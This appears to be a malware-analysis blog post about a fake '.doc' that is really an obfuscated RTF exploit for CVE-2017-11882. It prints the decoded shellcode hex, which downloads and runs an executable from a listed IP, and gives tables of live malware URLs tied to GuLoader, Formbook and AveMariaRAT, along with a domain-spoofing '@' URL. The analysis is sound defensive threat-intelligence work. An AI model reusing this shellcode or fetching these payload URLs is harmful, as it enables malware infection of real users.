*#:<`9?`#=@308<$4;?[|8?,/?0/|?!1_38%(?8)~_?>*)_<?[~§?.>1µ3!|.;%#9)@._,2@]14?53/?5[:3!`)(*=%;_&!39?)'6:.`#'='%9°4^[[4|/2/µ?2$µ%701?5!_+'!?*6'?|@-#µ2'<*~0$
?()8`<;????8?!8-*&)/µ3%<?07-?.µ[9?%3:^2µ2]§#%°<?.!?,?):/0`+5;3°'|]%?$(;(?~'&)§7&&/:7'?3!@[`].*^-!62#??`7;?24?$(4&[<']^[=(?-.77??2°1#_[;§/?)5_(?!'(@'&*)#*
@61>9;@,|=9)<2:(µ5?7;?='2?^??20#(;-'<#>6];(95?&<__[&+;&*<?~[?/01§&9@=)&/77!1_?|,8>%84~|_,0=]*)/#48!_51)99§?'|)µ8_*~$,?+0§:.$1?%-?[1`43%+?/@µ@:*<[*`10[^?.
?.;#7~*'>$*%?)['*')`('^_,,%2>61(68:`~$6.~11.?°§+,-3|µ5!9>+98;$?13°&:4[8^>=?=#%%,=#%9''820~6`%27`@^#-$0#6$3=183']8$+/3[:44(9|??+'%_'<!/,2=;%|µ??*]°?85?;#;
<@)?->(@`1?83[@/9?,'>9?1?+#6]?%4$;§)?&!~$*?^=,^µ,§*)2$3[~1?)6%$11!?]=%:?.2%[25$?'7!?§#9!];4|,9;%?;|§?:~!??!3)6(#'1'?>~.§§?<9?0'-_6_>1@8=05[&7|,µ_-|?°4?--
8?/9°[)%?&0§1/&>?%,?%`/{\object27497664              27497664                 \objemb50234375\objw8286\objh3776{\*\objdata264616 {{\bin
{\*\objdata264616       }       \*\propname666141207       e2i6uy21gKAK2kjL1sPPm5afqYJImWUttjMRSHZ6EoimAPtUYzHIX6vZHOn0241meoQz2nFPE2FQR}}
{{\*\groupLeft666141207       \bin00\RS666141207666141207}}
{{\*\Bn2DT3CEDfyI0V4QhZoevQp9ytvbd2DidNX30H2Bxh9tqAftQuAXQNaxFvFO0jqkn4vQDhXO9a3YjrOIe3JHdUAcGzg5wvDnCH1x9Dz1MiTvjWUlsR2XYeoGXW1JUWczRSQ86I3lpXJFs1CqeNMs
dPUbpIdqE2xbArjjZMH9M6zUAUfBHy5frLpzOUPUOBWsLGfQv4zaPzIeSQUpzu1UQVoi8OI19qlO3KtWJreOajJxWHoDgAKUkd5qyHTzspKBDKZYAXwbnbBxlpIPGy8AEYIOnR4uztsHhXp2ssUExs3Ab
8R9KGjTxlInBr2iBi0QYULklWWe2wjoSNfUDzQiHjhh9qHO1gjRzfJJkaGeL4A1}}
\protlevel62186214293204\edmins656681102650\'ä
```

As you can see, the file extension says “doc," but it is in fact an obfuscated RTF. The obfuscation is to split up the hex string of the shellcode using various spaces, tabs, newlines, and vertical tabs. For some reason, Office will ignore those characters and run the shellcode.



www.doc
Extract_Decode_RTF_CVE_2017_1182 1.0.0.16
Decode
□ Add Nibble to Both Ends
□ Add Missing Byte to End
Clear Input
Clear Output
Input RTF Text
Output

```
00
00      0
0
0       0
000     000     0
000
000
0
0
000     00      00      0       0000    00      0       00

0
00000000
00
00      0
000000  000
000     0       000000
00
0
0       0       00
00
00
0       00      00 00   00      0       00 0
0
00000000 00006a f e     25      76000   00000}}}
```

```
DecodedShellcode:
81EC68020000E8120000006B00650072006E0065006C00330032000000E8A101000089C3E80D0000004C6F61644C6962726172795700 53E80002000089C7E80F00000047657450726F63416464726573730053E8E4010
00089C6E81A000000457870616E64456E7669726F6E6D656E74537472696E6773570053FFD668040100008D54240852E82200000025005000550042004C00490043002500C007600620063002E00650078006500000 0F
FD0E80E0000005500720 06C004D006F006E000000FFD7E81300000055524C446F776E6C6F6164546F46696C65570050FFD66A006A008D54240C52E8500000006800740074 0070003A002F002F00310030003002E00
3200300037002E00330038002E00310039 0032002F006F00750074006C006F006F006B002F007300630072 00730073002E0065007800650000 006A00FFD089FA8DBC2428020000B90F00000031C0F3ABC784242802000
03C0000008D4424048984243802 0000FF84244402000089D7E81000000073006800650 06C006C00330032000000FFD7E8100000005368656C6C457865637574654578570050FFD68D9424280200 0052FFD0E80C000000
4578697450726F636573730053FFD66A00FFD052648B15300000008B520C83C20C8B128B4A3051FF74240CE80B00000085C074ED8B42185AC20400528B4C24088B54240C0FB6016685C07439663B0274296683F861
72066683F87A760C6683F84172136683F85A770D6683F020663B027402EB02EB0431C0EB0E83C10283C2020FB601EBC283C8015AC20800535256578B5424148B423C8D4402788B0001D0508B48188B582001D330C
085C9743D518B0B8D0C1189CF578B74242431C949F2AEF7D15FF3A6751D59582B4818F7D98B582401D30FB71C4B8B401C8D04988B041001D0EB0C83C3045949EBBF31C083C4045F5E5A5B

Decoded Hex as string

ìh┐..è‡...k.e.r.n.e.l.3.2...è¡   ..‰Ãè...LoadLibraryW.Sè.┐..‰Çè‼...GetProcAddress.Sèä   ..‰Æè→...ExpandEnvironmentStringsW.SÿÖh┘   ..T$■Rè"...%.P.U.B.L.I.C.%.
\.v.b.c...e.x.e...ÿÐè♫...U.r.l.M.o.n...ÿ×è‼...URLDownloadToFileW.PÿÖj.j.T$♀RèP...h.t.t.p.:././.1.0.3...2.0.7...3.8...1.9.2./.o.u.t.l.o.o.k./.s.c.r.s.s...e.x.e...j.ÿÐ‰ú¼$(┐..¹‼...1Àó«Ç.$(┐..<...D$┘‰.$8┐..ÿ.$D┐..
‰×è†...s.h.e.l.l.3.2...ÿ×è†...ShellExecuteExW.PÿÖ"$(┐..RÿÐè♀...ExitProcess.SÿÖj.ÿÐRd‹┴0...‹R♀ƒÂ♀‹↨‹J0Qÿt$♀è♂....Àtí‹B↑ZÂ┘.R‹L$■‹T$♀‼¶   f.Àt9f.┐t)fƒøar─fƒøzv♀fƒøAr‼fƒøZwfƒð
f┐ t┐ ë┐ ë┘ 1Àë♫ƒÁ┐ ƒÁ┐ ‼¶   ëÃƒÊ   ZÂ■.SRVW‹T$¶‹B<D┐x‹.   ÐP‹H↑‹X   Ó0À..Ét=Q‹♂♀◄‰ÏW‹t$$1ÉIò®÷Ñ_ó¦uYX+H↑÷Ù‹X$   Ó‼·K‹@·┘⁊┘┼   Ðë♀ƒÃ┘YIë¿1ÀƒÄ┘_^Z[
```

Using a highly experimental tool I wrote to extract the decoded shellcode we can see that this will call out to.

hxxp://103.207.38[.]192/outlook/scrss.exe



Index of /outlook


Name	Last modified	Size	Description
Parent Directory		-	
scrss.exe	2022-08-23 05:53	479K	

Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Server at 103.207.38.192 Port 80

We can see that this file is in an open directory too.

SHA256: 275DB34B1B3D894ED18FBA50F477CA897BB3656682C7D0EF2941BD7C696E9F80

Running this sample thru a sandbox ID's it as GuLoader. You can find the sample Here on MalwareBazaar.



103.207.38.192

```
ASN: 135905
CIDR: 103.207.38.0/24
Country: VN
Registry: apnic
Description: VNPT-AS-VN VIETNAM POSTS AND TELECOMMUNICATIONS GROUP, VN
Date: 2016-01-22
```


Our commercial threat intelligence feed contains 1 additional fact about this indicator. Get in touch to hear more.

REP-DB

Showing records 1-10 of 24

Created [↑]	Data		Derived		Source
2022-08-27	http://103.207.38.192/windows/scrss.exe	URL	103.207.38.192	IP	urlhaus
2022-08-27	http://103.207.38.192/msword/scrss.exe	URL	103.207.38.192	IP	urlhaus
2022-08-27	http://103.207.38.192/winssh/scrss.exe	URL	103.207.38.192	IP	urlhaus
2022-08-27	http://103.207.38.192/frmsoffice/scrss.exe	URL	103.207.38.192	IP	urlhaus
2022-08-27	http://103.207.38.192/www/scrss.exe	URL	103.207.38.192	IP	urlhaus
2022-08-27	http://103.207.38.192/http/scrss.exe	URL	103.207.38.192	IP	urlhaus
2022-08-27	http://103.207.38.192/inv00013224/scrss.exe	URL	103.207.38.192	IP	phishstats.info
2022-08-27	http://103.207.38.192/winCloud/scrss.exe	URL	103.207.38.192	IP	phishstats.info
2022-08-27	http://103.207.38.192/windows/scrss.exe	URL	103.207.38.192	IP	phishstats.info
2022-08-27	http://103.207.38.192/frmsoffice/scrss.exe	URL	103.207.38.192	IP	phishstats.info

Using the Indicator lookup on the IP for the downloaded file we can see there were several hits for it and the IP is detected as malicious.



Offline Malware sites ⓘ:	2 (25%)
Newest active malware site ⓘ:	2022-08-18 07:44:06 UTC
Oldest active malware site ⓘ:	2022-07-27 22:18:06 UTC (Age: 1 month, 0 days, 21 hours, 1 minutes)

IP addresses

The table below shows all IP address observed for this particular host (in case the host is a domain name, all A records will be listed - including all historical ones). Please note that the output is limited to 10 entires.

Firstseen (UTC)	IP address	Hostname	SBL	ASN	Country	Active?
2022-07-27 20:52:07	103.207.38.192		SBL527638	AS135905 VNPT-AS-VN	VN	**yes**

Malware URLs


The table below shows all malware URLs that are associated with this particular host.

Dateadded (UTC)	URL	Status	Tags	Reporter
2022-08-18 07:44:06	http://103.207.38.192/http/scrss.exe	Online	32 exe Formbook	@zbetcheckin
2022-08-18 07:29:07	http://103.207.38.192/www/scrss.exe	Online	32 exe GuLoader	@zbetcheckin
2022-08-18 07:29:06	http://103.207.38.192/frmsoffice/scrss.exe	Online	32 exe Formbook	@zbetcheckin
2022-08-18 07:28:06	http://103.207.38.192/winssh/scrss.exe	Online	32 exe Formbook	@zbetcheckin
2022-08-18 06:03:06	http://103.207.38.192/msword/scrss.exe	Online	exe GuLoader opendir	@abuse_ch
2022-07-28 12:10:07	http://103.207.38.192/inv00013224/scrss.exe	Offline	AveMariaRAT exe	@abuse_ch
2022-07-27 22:18:06	http://103.207.38.192/windows/scrss.exe	Online	32 AveMariaRAT exe	@zbetcheckin
2022-07-27 20:52:07	http://103.207.38.192/winCloud/scrss.exe	Offline	AveMariaRAT exe opendir rat	@abuse_ch

© abuse.ch 2022

Pivoting on the first link from the Lookup window to UrlHaus we can see that the same IP is used for more than one path. We can also see that it will contain many different malware families with the same File name. Looking at a second file, we can see that the URL in front of the “@” symbol is different.

“hxxp://www.mygreatlearning[.]com@192.3.108[.]11/vnc/https_n/www.doc”



looks like: domain

mygreatlearning.com

looks like: filename


www.doc

looks like: ip

192.3.108.11

looks like: url

http://www.mygreatlearning.com@192.3.108.11/vnc/https_n/www.doc




```
IP: 35.154.199.149
 ASN: 16509
 CIDR: 35.154.0.0/16
 Country: US
 Registry: arin
 Description: AMAZON-02, US
 Date: 2016-08-09
Website Popularity Rank: 31,820 out of 1,000,000
DNSSEC: Disabled
Registrant: ?
Registrar: GoDaddy.com, LLC
Name servers: ns-1560.awsdns-03.co.uk, ns-1121.awsdns-12.org, ns-950.awsdns-54.net, ns-44.awsdns-05.com
Registered: 2019-05-06
Updated: 2022-02-06
Expires: 2024-05-06
```

Showing records 1-10 of 28

Seen [↑]	SHA256	ml	+	lb	Size	Subcategory	Type	IOC	Context	Code	OCR	Metadata		
2022-08-27	b125818f49d5d2c8b9c6f46e09aabb817515b3d211550… MALICIOUS	U	22	8	81.3KB	maldoc_hunter	XLS	0	137B	0B	620B	1.5KB		>_
2022-08-27	5db03537503125d015e4d3a23d3aed40a7a98f661a622… MALICIOUS	U			49.2KB	malware_bazaar	OTHER	29	137B	0B	49B	20B		>_
2022-08-26	6c040dd526fccd2c0486118c7ce76ad919bcabad1b6bc… MALICIOUS	U	17	4	10.4KB	maldoc_hunter	DOC	31	26B	0B	0B	0B		>_
2022-08-26	1a441fb06eda60095baf98a779c53d195d2ecc206ac33… MALICIOUS	U	16	7	49.2KB	maldoc_hunter	OTHER	29	137B	0B	49B	20B		>_
2022-08-26	4661653ffa7401f19965637dd8dabd37c1b6e985e3f9d… MALICIOUS	U	17	8	70KB	maldoc_hunter	OTHER	29	137B	0B	620B	1.5KB		>_
2022-08-26	5232703637f387c8062c4f740943e90b42ba7f75aa5d9… MALICIOUS	U	17	4	10.4KB	maldoc_hunter	DOC	0	26B	0B	0B	0B		>_
2022-08-26	9adb98f285da6545185c0cbec0fc3c8a6e590d69e682f… MALICIOUS	U	16	4	10.3KB	maldoc_hunter	DOC	0	188B	0B	0B	0B		>_

Using the Indicator Lookup we find that we have 28 files currently with that URL.



192.3.108.11

Malicious

ASN: 36352
CIDR: 192.3.108.0/22
Country: US
Registry: arin
Description: AS-COLOCROSSING, US
Date: 2013-06-07

